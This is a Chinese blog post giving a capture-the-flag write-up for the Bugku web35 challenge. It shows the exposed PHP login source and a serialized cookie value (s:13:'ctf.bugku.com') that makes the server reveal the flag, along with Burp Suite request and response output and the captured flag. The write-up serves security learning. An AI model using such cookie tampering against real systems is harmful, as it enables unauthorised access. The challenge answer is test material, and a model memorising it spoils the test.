

【bugku_writeup】web35 点了login咋没反应

原创

kzaaa 于 2021-01-06 16:43:42 发布 655 收藏

分类专栏: [ctf_bugku_writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/kongzhian/article/details/112279612>


版权



[ctf_bugku_writeup](#) 专栏收录该内容

13 篇文章 0 订阅

订阅专栏



随便输入一个账号密码, 点击login没有反应

当时想一下, 是不是后台设置了button不能点击, 所以post提交不了, 所以想构造一个post? 还是想太多了, 并没有什么作用, 而且这是不切实际的

没有思路

。 。 。

。 。 。

仔细看一下源码或者请求接收到的内容吧

← → ↻ 🏠 ⚠️ 不安全 | 114.67.246.176:14227

Elements Console Sources **Network** Performance Memory Application Security Lighthouse

● 🔍 🗑️ 🔄 Online

Filter Hide data URLs All XHR JS CSS **Img** Media Font Doc WS Manifest Other Has blocked cookies Blocked

50 ms 100 ms 150 ms 200 ms 250 ms 300 ms

Name	Status	Type	Initiator
114.67.246.176	200	document	Other
admin.css	200	stylesheet	(index)

既然没什么思路就打开看看吧

<https://blog.csdn.net/kongzhian>

-----分割线-----

Name	Headers	Preview	Response	Initiator	Timing
114.67.246.176					
admin.css		<pre>1 /* try ?1259 */ 2 body { 3 background-color: #C1DEE8; 4 } 5 6 p { margin: 20px 0 0; } 7 8 .container { 9 background-color: #ffffff; 10 border-radius: 10px; 11 width: 20%; 12 height: 20%; 13 margin: 10% auto; 14 padding: 30px; 15 } 16 17 input[type=text], input[type=password] {</pre>			

这是什么来的?

<https://blog.csdn.net/kongzhian>

-----分割线-----




```
<?php
error_reporting(0);
$KEY='ctf.bugku.com';
include_once("flag.php");
$cookie=$_COOKIE['bugku'];
if(isset($_GET['1259'])) {
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}>
```

需要设置GET参数1259, 值随意, 这里1259="空的 但是已经设置 (isset) 了"

<https://blog.csdn.net/kongzhian>

-----分割线-----



flag.php是存在的, 并非404, 只是没有内容

<https://blog.csdn.net/kongzhian>

关键在于unserialize(\$cookie) === "\$KEY" 两边序列化既有\$cookie = serialize("\$KEY")

还原到默认code

```
1 <?php
2 $KEY='ctf.bugku.com';
3 print(serialize("$KEY"))
4 ?>
5 /*当然，如果$KEY两边是单引号，那么这就是一个字符串了*/
```

run (ctrl+x)

输入

Copy

分享当前代码

意见反馈

文本方式显示 html方式显示

s:13:"ctf.bugku.com";

<https://blog.csdn.net/kongzhian>

在burpsuite上repeater一下

Go Cancel < >

Request

Raw Params Headers Hex

Name	Value
GET	/ HTTP/1.1
Host	114.67.246.176:14227
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding	gzip, deflate
Connection	close
Upgrade-Insecure-Requests	1
Cookie	BUGKU=s:13:"ctf.bugku.com"

Add Remove Up Down

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Wed, 06 Jan 2021 08:42:32 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Content-Length: 38
Connection: close
Content-Type: text/html

flag{680ae59e1705e288692dda2d9eb19ddf}
```

<https://blog.csdn.net/kongzhian>